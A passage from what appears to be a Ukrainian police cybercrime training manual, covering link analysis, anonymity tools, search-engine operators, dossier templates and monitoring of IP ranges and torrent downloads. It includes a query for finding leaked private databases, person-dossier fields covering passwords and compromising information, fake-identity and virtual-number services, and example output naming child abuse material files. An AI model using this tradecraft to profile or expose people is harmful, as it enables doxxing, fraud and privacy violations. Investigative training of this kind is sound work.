

Рис. 4. Результати аналізу

У даному випадку на графіку жовтими точками позначено конкретний номер або назву послуги, а зеленим – дати та час, коли відбувалися відповідні дії. У випадку проведення реального аналізу самі дані для аналізу можна конкретизувати та змінювати, щоб у кінцевому випадку одержати більш візуально значущу інформацію про конкретну особу, подію або групу подій. На рис. 5, наприклад, наведено фрагмент діаграми аналізу шахрайської схеми, яка відбувалася з використанням мережі Інтернет.



Рис. 5. Фрагмент діаграми

Сформовані у програмі Maltego діаграми та інші результати аналізу можуть бути збережені у вигляді звітів.

IBM i2

Для роботи з великим масивами даних вельми корисним представляється програмний комплекс IBM i2, зокрема IBM i2 Analyst's Notebook. Порядок роботи з даною програмою так само, як і у попередньо наведеному випадку, є візуально зрозумілим. Хоча велика кількість інструментів та налаштувань передбачає необхідність базових знань роботи з програмою.

У якості прикладу роботи застосування можна навести аналіз даних про рух коштів на картковому рахунку. Під час імпорту файлу з відповідними відомостями (рис. 6) обираємо необхідні стовпці для аналізу, вид графу тощо.

Включить выделенную строку (строки) | Исключить выделенную строку (строки) | Задать строку заголовка

Строка	1	2	3	4	5	6	7
1	Выписка по ва...						
2	Дата	Время	Категори			Сумма в валют...	Валюта карты
3	01.11.2016	17:20	Прочее			3 475,53	грн
4	30.10.2016	20:22	Выдача наличных	Карта для вып...	Снятие наличн...	- 300,00	грн
5	29.10.2016	20:19	Кафе, бары, ре...	Карта для вып...	Ресторан: BUR...	- 44,00	грн
6	29.10.2016	09:15	Выдача наличных	Карта для вып...	Снятие наличн...	- 50,00	грн
7	27.10.2016	19:44	Пополнение мо...	Карта для вып...	Пополнение мо...	- 51,00	грн
8	25.10.2016	21:56	Переводы	Карта для вып...	Перевод с карт...	497,00	грн
9	23.10.2016	20:01	Выдача наличных	Карта для вып...	Снятие наличн...	- 200,00	грн
10	21.10.2016	19:44	Пополнение мо...	Карта для вып...	Пополнение мо...	- 16,00	грн
11	20.10.2016	12:16	Переводы	Карта для вып...	Перевод на кар...	-1 000,00	грн
12	19.10.2016	21:23	Прочее	Карта для вып...	Пополнение на...	497,50	грн

Показать данные в Проводнике
Исключить выделенную строку (строки)

Рис. 6. Імпорт даних

У результаті одержуємо граф для візуального аналізу (рис. 7), з використанням якого можна наочно спостерігати рух коштів по карті.



Рис. 7. Граф простого аналізу

Відповідний граф аналізу можна зробити більш інформативним (рис. 8).



Рис. 8. Більш інформативна часова діаграма

Для того, щоб збудувати наведену часову діаграму, з використанням інструментів імпорту було видалено зайві символи у полях дати та часу, а потім обрано відповідну ним форму виведення.

1. Ознайомитись із системою RICAS (police.kh.ua).
2. З використанням програми Maltego CE здійснити аналіз даних з визначеного сайту.
3. З використанням електронних сервісів мобільного зв'язку та онлайн-банкінгу сформувати файли деталізації. Проаналізувати сформовані файли у програмному забезпеченні Maltego CaseFile та IBM i2 Analyst's Notebook. Порівняти одержані результати.

Практичне заняття. Способи забезпечення анонімності в мережі

Навчальна мета заняття: відпрацювати різні технології забезпечення анонімності в мережі.
Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Вхідні дані.
Перелік проксі-листів TOR та VPN-сервісів:
free-proxy.cz
vpnbook.com/
superfreevpn.com/
freevpnnetwork.com/
bestfreevpn.com/
protonvpn.com
TOR-броузер

Швидка реєстрація електронної пошти
secmail.pro
safe-mail.net
protonmail.com
Telegram:@etlgr_bot, @temp_mail_bot

Програми для створення віртуальних номерів
nextplus.me/
textnow.com
intertelecom.ua/view/news/itphone
play.google.com/store/apps/details?id=com.safeum.android

Програми для зміни геолокації на мобільному пристрої
play.google.com/store/apps/details?id=com.lexa.fakegps&hl=ru

Створення облич неіснуючих людей та їх швидка обробка
thispersondoesnotexist.com
morphases.com/editor
goart.fotor.com
faceapp.com
facegen.com
play.google.com/store/apps/details?id=io.faceapp&referrer=utm_source%3Dfun-hairstyle-3
msqrd.me
flashface.ctapt.de

Генератор особистостей
https://randus.org/#
http://www.fakenamegenerator.com/

Порядок проведення заняття

1. Відпрацювати підключення через одиничний та ланцюжок проксі-серверів.
2. Відпрацювати принаймні два способи налаштування VPN-з'єднання: 1) через

налаштування параметрів мережного підключення операційної системи та 2) за допомогою VPN Client).

3. Переконатися у зміні параметрів виходу в мережу (наприклад, скориставшись сайтом 2ip.ua).

4. Встановити на робочому комп'ютері TOR-броузер та здійснити перегляд декількох onion-сайтів. Спробувати віднайти інформацію з ознаками вчинення правопорушень в Україні. Відповідний перелік сайтів можна знайти за допомогою відомих пошукових систем.

5. З використанням програми NextPlus одержати віртуальний телефонний номер та зареєструватися на одному з мережних ресурсів, які потребують підтвердження реєстрації за номером телефону.

6. Скласти звіт.

7. Підбиття підсумків.

Література, методичне та матеріально-технічне забезпечення занять

1. Виявлення, попередження та розслідування злочинів торгівлі людьми, вчинених із застосуванням інформаційних технологій (Проект): навчальний курс / [В. Гузій, Д. Девіс, В. Дубина, М. Каліжевський, О. Манжай, В. Марков]. К., 2015. 158 с.

Практичне заняття. Спеціалізовані операційні системи

Навчальна мета заняття: відпрацювати роботу зі спеціалізованими операційними системами.
Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Вхідні дані.
Адреса для завантаження дистрибутиву https://www.whonix.org/wiki/VirtualBox
Документація https://www.whonix.org/wiki/Category:Documentation
Загальний опис роботи
http://pikabu.ru/story/virtualnyie_anonimyi_znakomimsya_s_anonimiziruyushchey_operatsionkoy_whonix_4279926
Настройка i2p https://www.whonix.org/wiki/I2P

Порядок проведення заняття

1. Завантажити операційну систему Whonix.
2. Налаштувати з'єднання з мережею.
3. Вивчити роботу утиліти ARM.
4. Налаштувати з'єднання з мережею i2p.
5. Скласти звіт.
6. Підбиття підсумків.

Практичне заняття. Пошук інформації про об’єкти в мережі

Навчальна мета заняття: отримати практичні навички пошуку інформації про осіб шляхом використання кіберпростору.

Час проведення 2 год. Місце проведення: комп’ютерний клас.
(кількість годин) (полігон, комп’ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп’ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

В процесі документування нерідко доводиться здійснювати пошук інформації про об’єкти, пов’язані зі злочином, в мережі. Для цього можуть бути використані можливості інформаційно-пошукових систем, соціальних мереж, локальних баз даних тощо.

В процесі пошуку засобами пошукових систем корисним буде знання спеціалізованих операторів, з якими можна ознайомитись на офіційних сайтах інформаційно-пошукових систем. Зазвичай, базові оператори є однаковими в усіх цих системах. Наприклад, фраза в лапках, введена у пошуковому вікні Google та Яndex, означатиме пошук фрази цілком.

Якщо потрібно дізнатися, де зустрічається логін до електронної пошти, в Google можна скористатися запитом: "login * ru|ua|com|net", у результаті виконання якого буде знайдено сторінки, у змісті яких зустрічається текст, який починається символами login та закінчується символами ru, ua, com або net.

Для пошуку приватних баз корисним може стати запит site:anonfiles.com good.txt.

Так само можна здійснювати пошук за номером телефону. Відповідний запит, наприклад, може виглядати так: 0670000000 | "0670000000" | "(067)0000000" | "80670000000" | "8 067 0000000" | "8(067)0000000" | "8 067 000 00 00" | "8(067)000-00-00" | "380670000000" | "3 067 0000000" | "3(067)0000000" | "3 067 000 00 00" | "3(067)000-00-00".

У випадку, коли правоохоронець не повною мірою володіє мовою спеціальних запитів в інформаційно-пошукових системах, йому буде корисною функція розширеного пошуку:

- Google: Налаштування → Розширений пошук;
- Яndex: значок у вікні пошуку.

Вхідні дані.

Таблиця 1. Оператори Яndex

Оператори	Значення	Приклад
«»	Слова розташовані підряд у точній формі.	«білий пластик»
«слово*слово»	Пропущено слово у виразі	«надання * послуг»
& (логічне І)	Слова в межах одного речення.	дитяче&порно
&&	Слова у межах одного документа	скюль && застосування
| (логічне АБО)	Пошук будь-якого зі слів	мускул | «злом на замовлення»
()	Дужки формують групи у складних запитах	(Медок | Україна) & (Київ | Буча)
-	Вилучення слова з пошуку	скімер ~~ Київ
/ N	Відстань слова в будь-який бік	робота /2 стриптиз
/ + N і /-N	Точна відстань між словами	Іван /-1 Іванов
+	Слова, які обов’язково повинні бути присутніми в результатах пошуку	злом + поштова скринька + передоплата
!	Слово в точній формі з заданим регістром	! фірма «Чайка»
!!	Словникова форма слова	!!віза
title:	Пошук за заголовками документів	title:таблетки для програм
url:	Пошук за URL	url:www.ttt.tt/log/
inurl:	Пошук за фрагментом URL	inurl:xxx

Оператори	Значення	Приклад
host:	Пошук за хостом	host:www.yandex.ru
rhost:	Пошук за хостом у зворотному записі	rhost:com.livejournal.*
mime:	Пошук за одним типом файлів	mime:jpg
lang:	Пошук з обмеженням за мовою	lang:ua
domain:	Пошук з обмеженням за доменом	domain:ua
date:	Пошук з обмеженням за датою	date:201501*
date:дата, date:> дата	Пошук з обмеженням за інтервалом дат	date:20141215..20150101, date:>20141231
cat:	Пошук за рубрикою Яндекс.Каталогу	cat:11000051

Таблиця 2. Оператори Google

Операторі	Значення	Приклад
«»	Пошук точної фрази або словосполучення.	«соціальний інжиніринг»
«слово*слово»	Пропущено слово у виразі	«надання * послуг»
| (логічне АБО)	Пошук будь-якого зі слів	виставки | експозиції
& (логічне І)	Слова в межах одного речення	дитяче&порно
()	Дужки формують групи у складних запитах	(Кокс | Україна) & (Київ | Буча)
-	Вилучення слова з пошуку або сторінки	Київ -site:ttt.org
/ N	Відстань слова в будь-який бік	робота /2 стриптиз
/ + N і /-N	Точна відстань між словами	Іван /-1 Іванов
+	Слова, які обов’язково повинні бути присутніми в результатах пошуку	інтим + робота + Ізраїль
_	Зв’язування двох слів.	продам_зброю
. .	Пошук цифр у заданому діапазоні	$50..$100
@	Пошук електронної пошти	@agoogler
site:	Пошук в структурі одного (заданого) сайту, домену.	site:trefdfd.ua
link:	Пошук сторінок, що містять посилання на сторінку зазначену в запиті.	link:www.unian.net
inurl:	Пошук слова в рядку адреси сторінки	inurl:xxx
allinurl:	Пошук всіх слів в рядку адреси сторінки	allinurl:xxx
define:	Визначення слова, словосполучення	define:скімер
filetype:	Пошук за типами файлів	діти filetype:jpg
related:	Схожі сторінки на зазначену	related:www.serdsf.net
info:	Інформація Google про сторінку зазначену у запиті	info:www.sxfsdcv.ua
intitle:	Пошук в заголовках сторінок	intitle:дедіки
allintitle:	Пошук всіх слів у заголовках	allintitle:бази даних держорганів
cache:	Попередні версії сторінок, сайтів	cache:www.adsdadasd.com
numrange:	Результати по вказаній даті (проміжку дат)	Іванова numrange:1997-1998

Шаблон досьє на фізичну особу

ЗАГАЛЬНА ІНФОРМАЦІЯ ПРО ОСОБУ

Прізвище, ім’я та по батькові
(зміна прізвища, імені)

Стать

Вік (зокрема, дата народження)

Раса / національність / віросповідання

Ідентифікаційні коди

Соціальне походження

Громадянство
Освіта
Професія
Посада
Майновий стан
Фізичні характеристики (група крові, зріст), стан здоров’я
Членство в організаціях, партіях, громадських об’єднаннях тощо
Псевдоніми (ніки)
Імена користувачів
Паролі

ГЕОГРАФІЧНІ ДАНІ

Домашня адреса (місце реєстрації, місце фактичного проживання)
Телефонний номер (проводова лінія)
Поштова адреса
Кабельне телебачення
Мобільний телефон
Транспортний засіб та інше рухоме майно
Місця частого перебування (клуби, бари тощо)
Мережна адреса
Адреса електронної пошти
Персональний сайт
Профілі електронних ресурсів (електронний щоденник, профіль в соціальних мережах, на форумах тощо)
Номери мережних пейджерів (ICQ, IRC, Jabber, Odigo, MSN тощо)
Номери для конференц зв’язку з використанням Інтернет
Точка доступу для безпроводового комп’ютерного зв’язку

ЧАСОВІ ХАРАКТЕРИСТИКИ

Дата і час певної події

СФЕРА ІНТЕРЕСІВ

Транспортні засоби
Зброя
Тварини
Техніка
Мистецтво
Колекціонування
Контрабанда
Землі, будівлі, бізнес-структури

ФАКТИЧНІ ОБСТАВИНИ

Спілкування
Факт використання певних засобів (комп'ютер, телефон) для створення, відправлення або отримання інформації (перегляд поштових даних, даних GPS тощо)
Економічні відносини: купівля, продаж, операції з кредитними картками тощо
Історія зайнятості (пошук та пропозиція роботи)
Протиправні дії (правопорушення, злочини)

СИСТЕМНА ХАРАКТЕРИСТИКА

Громадянська позиція
Професійні якості
Державна служба
Відгуки колективу
Результати тестувань (медичного, професійного, психологічного)
Самохарактеристика
Показники кредитоспроможності
Страхові рейтинги

ЗВ'ЯЗКИ

Фото	ПІБ	Ступінь зв'язку, особисті дані	Контактні дані та місцезнаходження

Члени сім'ї (в тому числі одружені та розлучені)
Інші соціальні зв'язки: співмешканці, друзі, партнери тощо
Контакти в певних місцях (зокрема в кіберпросторі) або за місцем проживання (зокрема сусіди).

ФОТОТАБЛИЦЯ

Фото	Розміщено в Інтернет (дата, ким, посилання)

Кожні дані супроводжуються вказівкою джерела або обґрунтуванням щодо одержаної інформації, викладеним у дужках

Шаблон досьє на юридичну особу

ЗАГАЛЬНА ІНФОРМАЦІЯ ПРО ЮРИДИЧНУ ОСОБУ

Логотип

Назва:
ЄДРПОУ:
Дата реєстрації:
Дата ліквідації:
Статутний капітал:

АДРЕСА

Юридична:

Фактична:

КОНТАКТНА ІНФОРМАЦІЯ

Телефони:
Email:

ВИДИ ДІЯЛЬНОСТІ

КЕРІВНИЙ СКЛАД ПІДПРИЄМСТВА:

Директор: *(діючий та історія змін)*

Головний бухгалтер: *(діючий та історія змін)*

ЗАСНОВНИКИ

ПІБ, дата народження, РНОКПП, місце реєстрації, історія засновництва.

Інформація отримана за неофіційними даними та потребує додаткової перевірки

ЕКОНОМІЧНА ДІЯЛЬНИСТЬ

Р/р в банківських установах, кредитна історія, зовнішньо-економічна діяльність, наявність виробничих потужностей, складів, нерухомості (їх адреси), участь у державних закупівлях.

АМТ (реєстрація)

марка ТЗ, номерний знак, колір, рік випуску, номер кузова, номер двигуна;
усі операції про реєстрацію та перереєстрацію транспортного засобу у хронологічному порядку починаючи з активної;
дата реєстрації (код операції), серія, номер свідоцтва про реєстрацію

КОМПРОМЕТУЮЧА ІНФОРМАЦІЯ

Конфліктні ситуації; відношення до ФПГ, бізнес-груп, ОГ та ЗО; участь у судових спорах; інформація компрометуючого характеру;

КОМПРОМЕТУЮЧА ІНФОРМАЦІЯ

Будь-яка інформація, яка становить оперативний інтерес

Порядок проведення заняття

1. Здійснити пошук даних будь-якої відомої особи за її електронною поштою та мережним псевдонімом або іншими первинними даними.

2. Систематизувати знайдені відомості, у якості шаблону взяти перелік ідентифікаторів особи. Для пошуку використовувати матеріали з теоретичних відомостей.

3. Скласти звіт.

4. Підбиття підсумків.

Література, методичне та матеріально-технічне забезпечення занять

1. Виявлення, попередження та розслідування злочинів торгівлі людьми, вчинених із застосуванням інформаційних технологій (Проект): навчальний курс / [В. Гузій, Д. Девіс, В. Дубина, М. Каліжевський, О. Манжай, В. Марков]. – К., 2015. – 158 с.

Практичне заняття. Територіальний моніторинг інформаційних ресурсів

Навчальна мета заняття: ознайомлення з інструментами пошуку неправомірного контенту на території функціонування правоохоронного органу.

Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет.

Завдання, які потрібно виконати, **підкреслено**

Оскільки правоохоронні органи здебільшого працюють за територіальним принципом, постає проблема ефективної профілактики злочинності та виявлення протиправної активності на підконтрольній території. Протиправний контент, пов'язаний зі злочинами у сфері торгівлі людьми, так само може бути розміщений на території функціонування правоохоронного органу та зберігатися і розповсюджуватися з використанням потужностей місцевих провайдерів. При цьому, простий пошук за допомогою пошукових систем нерідко не дає бажаного результату через те, що велика частина протиправних ресурсів не індексується пошуковими системами. У цих умовах правоохоронцю слід користуватися спеціалізованим програмним забезпеченням. При цьому звичайно потрібно володіти інформацією про пул IP-адрес, асоційованих з місцевими провайдерами та операторами зв'язку.

Одним з простих та безкоштовних (з некомерційною метою) застосувань, яке дозволяє визначити запущені сервіси на певних IP-адресах, є програма Network Scanner від LizardSystems. За її допомогою серед іншого можна визначити запущені на комп'ютері сервіси HTTP та FTP (рис. 1).



Рис. 1. Сканування діапазону IP-адрес

Більш докладний пошук за адресами, які становлять інтерес, можна здійснити за допомогою безкоштовного парсера Selka (рис. 2). Ця програма дозволить здійснити пошук інформації про те, де і коли зустрічалися визначені IP-адреси.

.23	www.bestchange.ru	/obmenpm-exchanger-2.html
.23	www.lookup-ip-address.info	/ip-address-range/:
.23	geoiplookup.net	/ip-addresses/t
.23	whoislookupdb.com	/iplist/:
9.24	**linuxcorral.com**	**/bitcoin/index.php**
.24	www.iplocationtools.com	/: 5.html
.24	geoiplookup.net	/ip-addresses/: :1.255

Рис. 2. Результат роботи парсера Selka

Крім застосування описаних методів також необхідно здійснювати моніторинг завантажень протиправного контенту у своєму регіоні. Для цього у нагоді стануть сервіси I KNOW (https://iknowwhatyoudownload.com/ru/peer/) та більш професійний – ICACCOPS (рис. 3).

IP	All Networks	Location	FOI	Last Seen (UTC)
193 8.69	B	UA, 26, Zaporozhye	99340	20.03.2017
77.9 186	B	UA, 26, Zaporozhye	85827	20.03.2017
91.1 .246	B	UA, 26, Zaporozhye	76222	19.03.2017
77.9 138	B	UA, 26, Zaporozhye	72321	20.03.2017
46.2 5.79	B E	UA, 26, Zaporozhye	59671	18.03.2017
89.2 103	B	UA, 26, Zaporozhye	57168	17.03.2017
194 .9	B	UA, 26, Zaporozhye	56474	19.03.2017
46.1 4.127	B	UA, 26, Zaporozhye	55803	20.03.2017
95.4 .4	B	UA, 26, Berdyansk	55459	15.03.2017
46.1 8.231	B	UA, 26, Zaporozhye	55308	18.03.2017

Рис. 3. Сервіс ICACCOPS

Для роботи з останнім потрібно зареєструватися з використанням службової електронної поштової скриньки за адресою https://www.icaccops.com/users/login.aspx (рис. 4).



Рис. 4. Реєстраційна форма сервісу ICACCOPS

У результаті застосування даних сервісів серед іншого можна знайти IP-адреси, з яких завантажувалася (рис. 5) та вивантажувалася дитяча порнографія.

12.02.2017 16:49:23	28.02.2017 11:49:28	Детское порно	cpack1_newfag_happiness
08.02.2017 15:49:16	09.02.2017 7:49:32	Детское порно	Siberian Mouse
27.01.2017 20:52:13	27.01.2017 20:52:13	Детское порно	Kelly 10yo
27.01.2017 20:50:12	27.01.2017 20:50:12	Детское порно	pthc vicky.rar

Рис. 5. Результат роботи сервісу «I KNOW»

Подібний до наведених проект Police2Peer функціонує і в Європолі. Більш докладно з ним можна ознайомитись за адресою: https://www.europol.europa.eu/partners-agreements/police2peer.

